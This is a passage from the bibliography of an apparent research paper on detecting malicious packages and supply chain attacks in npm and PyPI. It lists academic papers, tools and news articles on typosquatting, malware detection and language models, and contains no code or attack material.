[Duan et al.(2020)] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. 2020. Towards measuring supply chain attacks on package managers for interpreted languages. In *Proceedings of 27th Annual Network and Distributed System Security Symposium*.

[Enck and Williams(2022)] William Enck and Laurie Williams. 2022. Top five challenges in software supply chain security: Observations from 30 industry and government organizations. *IEEE Security & Privacy* 20, 2 (2022), 96–100.

[Fass et al.(2019)] Aurore Fass, Michael Backes, and Ben Stock. 2019. Jstap: A static pre-filter for malicious javascript detection. In *Proceedings of the 35th Annual Computer Security Applications Conference*. 257–269.

[Fass et al.(2018)] Aurore Fass, Robert P Krawczyk, Michael Backes, and Ben Stock. 2018. Jast: Fully syntactic detection of malicious (obfuscated) javascript. In *Proceedings of the 15th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. 303–325.

[Ferreira et al.(2021)] Gabriel Ferreira, Limin Jia, Joshua Sunshine, and Christian Kästner. 2021. Containing malicious package updates in npm with a lightweight permission system. In *Proceedings of the IEEE/ACM 43rd International Conference on Software Engineering*. 1334–1346.

[Garrett et al.(2019)] Kalil Garrett, Gabriel Ferreira, Limin Jia, Joshua Sunshine, and Christian Kästner. 2019. Detecting suspicious package updates. In *Proceedings of the IEEE/ACM 41st International Conference on Software Engineering: New Ideas and Emerging Results*. 13–16.

[Gkortzis et al.(2021)] Antonios Gkortzis, Daniel Feitosa, and Diomidis Spinellis. 2021. Software reuse cuts both ways: An empirical analysis of its relationship with security vulnerabilities. *Journal of Systems and Software* 172 (2021).

[Gonzalez et al.(2021)] Danielle Gonzalez, Thomas Zimmermann, Patrice Godefroid, and Max Schäfer. 2021. Anomalicious: Automated detection of anomalous and potentially malicious commits on github. In *Proceedings of the IEEE/ACM 43rd International Conference on Software Engineering: Software Engineering in Practice*. 258–267.

[Goyal et al.(2018)] Raman Goyal, Gabriel Ferreira, Christian Kästner, and James Herbsleb. 2018. Identifying unusual commits on GitHub. *Journal of Software: Evolution and Process* 30, 1 (2018).

[Gu et al.(2023)] Yacong Gu, Lingyun Ying, Huajun Chai, Chu Qiao, Haixin Duan, and Xing Gao. 2023. Continuous Intrusion: Characterizing the Security of Continuous Integration Services. In *Proceedings of the 2023 IEEE Symposium on Security and Privacy*. 1561–1577.

[Gu et al.(2022)] Yacong Gu, Lingyun Ying, Yingyuan Pu, Xiao Hu, Huajun Chai, Ruimin Wang, Xing Gao, and Haixin Duan. 2022. Investigating Package Related Security Threats in Software Registries. In *Proceedings of the 2023 IEEE Symposium on Security and Privacy*. 1151–1168.

[Hu et al.(2020)] Yangyu Hu, Haoyu Wang, Ren He, Li Li, Gareth Tyson, Ignacio Castro, Yao Guo, Lei Wu, and Guoai Xu. 2020. Mobile app squatting. In *Proceedings of The Web Conference 2020*. 1727–1738.

[Huang et al.(2022)] Kaifeng Huang, Bihuan Chen, Congying Xu, Ying Wang, Bowen Shi, Xin Peng, Yijian Wu, and Yang Liu. 2022. Characterizing usages, updates and risks of third-party libraries in Java projects. *Empirical Software Engineering* 27, 4 (2022), 90.

[Huang et al.(2024)] Yiheng Huang, Ruisi Wang, Wen Zheng, Zhuotong Zhou, Susheng Wu, Shulin Ke, Bihuan Chen, Shan Gao, and Xin Peng. 2024. SpiderScan: Practical Detection of Malicious NPM Packages Based on Graph-Based Behavior Modeling and Match-

ing. In *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering*. 1–13.

[Kaplan and Qian(2021)] Berkay Kaplan and Jingyu Qian. 2021. A survey on common threats in npm and pypi registries. In *Proceedings of the Second International Workshop on Deployable Machine Learning for Security Defense*. 132–156.

[Kenton and Toutanova(2019)] Jacob Devlin Ming-Wei Chang Kenton and Lee Kristina Toutanova. 2019. Bert: Pre-training of deep bidirectional transformers for language understanding. In *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies*. 4171–4186.

[Khan et al.(2015)] Mohammad Taha Khan, Xiang Huo, Zhou Li, and Chris Kanich. 2015. Every second counts: Quantifying the negative externalities of cybercrime via typosquatting. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy*. 135–150.

[Kintis et al.(2017)] Panagiotis Kintis, Najmeh Miramirkhani, Charles Lever, Yizheng Chen, Rosa Romero-Gómez, Nikolaos Pitropakis, Nick Nikiforakis, and Manos Antonakakis. 2017. Hiding in plain sight: A longitudinal study of combosquatting abuse. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. 569–586.

[Koishybayev et al.(2022)] Igibek Koishybayev, Aleksandr Nahapetyan, Raima Zachariah, Siddharth Muralee, Bradley Reaves, Alexandros Kapravelos, and Aravind Machiry. 2022. Characterizing the Security of Github {CI} Workflows. In *Proceedings of the 31st USENIX Security Symposium*. 2747–2763.

[Ladisa et al.(2023a)] Piergiorgio Ladisa, Henrik Plate, Matias Martinez, and Olivier Barais. 2023a. SoK: Taxonomy of Attacks on Open-Source Software Supply Chains. In *Proceedings of the 2023 IEEE Symposium on Security and Privacy*. 1509–1526.

[Ladisa et al.(2023b)] Piergiorgio Ladisa, Serena Elisa Ponta, Nicola Ronzoni, Matias Martinez, and Olivier Barais. 2023b. On the Feasibility of Cross-Language Detection of Malicious Packages in npm and PyPI. In *Proceedings of the 39th Annual Computer Security Applications Conference*. 71–82.

[Lakshmanan(2022)] Ravie Lakshmanan. 2022. Malware Strains Targeting Python and JavaScript Developers Through Official Repositories. Retrieved May 30, 2023 from `https://thehackernews.com/2022/12/malware-strains-targeting-python-and.html`

[Lamb and Zacchiroli(2021)] Chris Lamb and Stefano Zacchiroli. 2021. Reproducible builds: Increasing the integrity of software supply chains. *IEEE Software* 39, 2 (2021), 62–70.

[Liang et al.(2021)] Genpei Liang, Xiangyu Zhou, Qingyu Wang, Yutong Du, and Cheng Huang. 2021. Malicious Packages Lurking in User-Friendly Python Package Index. In *Proceedings of the IEEE 20th International Conference on Trust, Security and Privacy in Computing and Communications*. 606–613.

[Liu et al.(2022a)] Chengwei Liu, Sen Chen, Lingling Fan, Bihuan Chen, Yang Liu, and Xin Peng. 2022a. Demystifying the vulnerability propagation and its evolution via dependency trees in the npm ecosystem. In *Proceedings of the 44th International Conference on Software Engineering*. 672–684.

[Liu et al.(2022b)] Guannan Liu, Xing Gao, Haining Wang, and Kun Sun. 2022b. Exploring the Unchartered Space of Container Registry Typosquatting. In *Proceedings of the 31st USENIX Security Symposium*. 35–51.

[Liu et al.(2019)] Yinhan Liu, Myle Ott, Naman Goyal, Jingfei Du, Mandar Joshi, Danqi Chen, Omer Levy, Mike Lewis, Luke Zettlemoyer, and Veselin Stoyanov. 2019. Roberta: A robustly optimized bert pretraining approach. *arXiv preprint arXiv:1907.11692* (2019).

[Microsoft(2020)] Microsoft. 2020. OSS Detect Backdoor. Retrieved May 30, 2023 from `https://github.com/microsoft/OSSGadget/wiki/OSS-Detect-Backdoor`

[Muncaster(2023)] Phil Muncaster. 2023. Hundreds Malicious Packages NPM. Retrieved May 30, 2023 from `https://www.infosecurity-magazine.com/news/hundreds-malicious-packages-npm/`

[Ohm et al.(2022)] Marc Ohm, Felix Boes, Christian Bungartz, and Michael Meier. 2022. On the feasibility of supervised machine learning for the detection of malicious software packages. In *Proceedings of the 17th International Conference on Availability, Reliability and Security*. 1–10.

[Ohm et al.(2020a)] Marc Ohm, Lukas Kempf, Felix Boes, and Michael Meier. 2020a. Supporting the detection of software supply chain attacks through unsupervised signature generation. *arXiv preprint arXiv:2011.02235* (2020).

[Ohm et al.(2020b)] Marc Ohm, Henrik Plate, Arnold Sykosch, and Michael Meier. 2020b. Backstabber's knife collection: A review of open source software supply chain attacks. In *Proceedings of the 17th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. 23–43.

[Ponta et al.(2018)] Serena Elisa Ponta, Henrik Plate, and Antonino Sabetta. 2018. Beyond metadata: Code-centric and usage-based analysis of known vulnerabilities in open-source software. In *Proceedings of the 2018 IEEE International Conference on Software Maintenance and Evolution*. 449–460.

[Prana et al.(2021)] Gede Artha Azriadi Prana, Abhishek Sharma, Lwin Khin Shar, Darius Foo, Andrew E Santosa, Asankhaya Sharma, and David Lo. 2021. Out of sight, out of mind? How vulnerable dependencies affect open-source projects. *Empirical Software Engineering* 26 (2021).

[Raffel et al.(2020)] Colin Raffel, Noam Shazeer, Adam Roberts, Katherine Lee, Sharan Narang, Michael Matena, Yanqi Zhou, Wei Li, and Peter J Liu. 2020. Exploring the limits of transfer learning with a unified text-to-text transformer. *Journal of machine learning research* 21, 140 (2020), 1–67.

[Ruohonen et al.(2021)] Jukka Ruohonen, Kalle Hjerppe, and Kalle Rindell. 2021. A Large-Scale Security-Oriented Static Analysis of Python Packages in PyPI. In *Proceedings of the 18th International Conference on Privacy, Security and Trust*. 1–10.

[Sejfia and Schäfer(2022)] Adriana Sejfia and Max Schäfer. 2022. Practical automated detection of malicious npm packages. In *Proceedings of the 44th International Conference on Software Engineering*. 1681–1692.

[Sun et al.(2024)] Xiaobing Sun, Xingan Gao, Sicong Cao, Lili Bo, Xiaoxue Wu, and Kaifeng Huang. 2024. 1+1>2: Integrating Deep Code Behaviors with Metadata Features for Malicious PyPI Package Detection. In *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering*. 1–13.

[Szurdi et al.(2014)] Janos Szurdi, Balazs Kocso, Gabor Cseh, Jonathan Spring, Mark Felegyhazi, and Chris Kanich. 2014. The long "taile" of typosquatting domain names. In *Proceedings of the 23rd USENIX Security Symposium*. 191–206.

[Tahir et al.(2018)] Rashid Tahir, Ali Raza, Faizan Ahmad, Jehangir Kazi, Fareed Zaffar, Chris Kanich, and Matthew Caesar. 2018. It's all in the name: Why some URLs are more vulnerable to typosquatting. In *Proceedings of the 2018 IEEE Conference on Computer Communications*. 2618–2626.

[Taylor et al.(2020)] Matthew Taylor, Ruturaj Vaidya, Drew Davidson, Lorenzo De Carli, and Vaibhav Rastogi. 2020. Defending against package typosquatting. In *Proceedings of the 14th International Conference on Network and System Security*. 112–131.

[virustotal(2023)] virustotal. 2023. *Virustotal*. Retrieved May 1, 2023 from `https://www.virustotal.com/gui/home/upload`

[Vu(2020)] Duc-Ly Vu. 2020. Bandit4Mal. Retrieved May 30, 2023 from `https://github.com/lyvd/bandit4mal`

[Vu et al.(2021)] Duc-Ly Vu, Fabio Massacci, Ivan Pashchenko, Henrik Plate, and Antonino Sabetta. 2021. Lastpymile: identifying the discrepancy between sources and packages. In *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*. 780–792.

[Vu et al.(2023)] Duc-Ly Vu, Zachary Newman, and John Speed Meyers. 2023. Bad Snakes: Understanding and Improving Python Package Index Malware Scanning. In *Proceedings of the 45th International Conference on Software Engineering*.

[Vu et al.(2020a)] Duc Ly Vu, Ivan Pashchenko, Fabio Massacci, Henrik Plate, and Antonino Sabetta. 2020a. Towards using source code repositories to identify software supply chain attacks. In *Proceedings of the 2020 ACM SIGSAC conference on computer and communications security*. 2093–2095.

[Vu et al.(2020b)] Duc-Ly Vu, Ivan Pashchenko, Fabio Massacci, Henrik Plate, and Antonino Sabetta. 2020b. Typosquatting and combosquatting attacks on the python ecosystem. In *Proceedings of the 2020 2020 IEEE European Symposium on Security and Privacy Workshops*. 509–514.

[Warehouse(2020)] Warehouse. 2020. Malware Checks. Retrieved May 1, 2023 from `https://warehouse.pypa.io/development/malware-checks.html`

[Wenbo et al.(2023)] Guo Wenbo, Xu Zhengzi, Liu Chengwei, Huang Cheng, Fang Yong, and Liu Yang. 2023. An Empirical Study of Malicious Code In PyPI Ecosystem. In *Proceedings of the 38th IEEE/ACM International Conference on Automated Software Engineering*.

[Wentao et al.(2023)] Liang Wentao, Ling Xiang, Wu Jingzheng, Luo Tianyue, and Yanjun Wu. 2023. A Needle is an Outlier in a Haystack: Hunting Malicious PyPI Packages with Code Clustering. In *Proceedings of the 38th IEEE/ACM International Conference on Automated Software Engineering*.

[Wheeler(2005)] David A Wheeler. 2005. Countering trusting trust through diverse double-compiling. In *Proceedings of the 21st Annual Computer Security Applications Conference*. 33–48.

[Xu et al.(2022)] Meiqiu Xu, Ying Wang, Shing-Chi Cheung, Hai Yu, and Zhiliang Zhu. 2022. Insight: Exploring Cross-Ecosystem Vulnerability Impacts. In *Proceedings of the 37th IEEE/ACM International Conference on Automated Software Engineering*. 1–13.

[Ye et al.(2017)] Yanfang Ye, Tao Li, Donald Adjeroh, and S Sitharama Iyengar. 2017. A survey on malware detection using data mining techniques. *ACM Computing Surveys (CSUR)* 50, 3 (2017), 1–40.

[Zahan et al.(2022)] Nusrat Zahan, Thomas Zimmermann, Patrice Godefroid, Brendan Murphy, Chandra Maddila, and Laurie Williams. 2022. What are weak links in the npm supply chain?. In *Proceedings of the 44th International Conference on Software Engineering: Software Engineering in Practice*. 331–340.

[Zerouali et al.(2022)] Ahmed Zerouali, Tom Mens, Alexandre Decan, and Coen De Roover. 2022. On the impact of security vulnerabilities in the npm and rubygems dependency networks. *Empirical Software Engineering* 27 (2022).

[Zimmermann et al.(2019)] Markus Zimmermann, Cristian-Alexandru Staicu, Cam Tenny, and Michael Pradel. 2019. Small World with High Risks: A Study of Security Threats in the npm Ecosystem. In *Proceedings of the 28th USENIX Security Symposium*. 995–1010.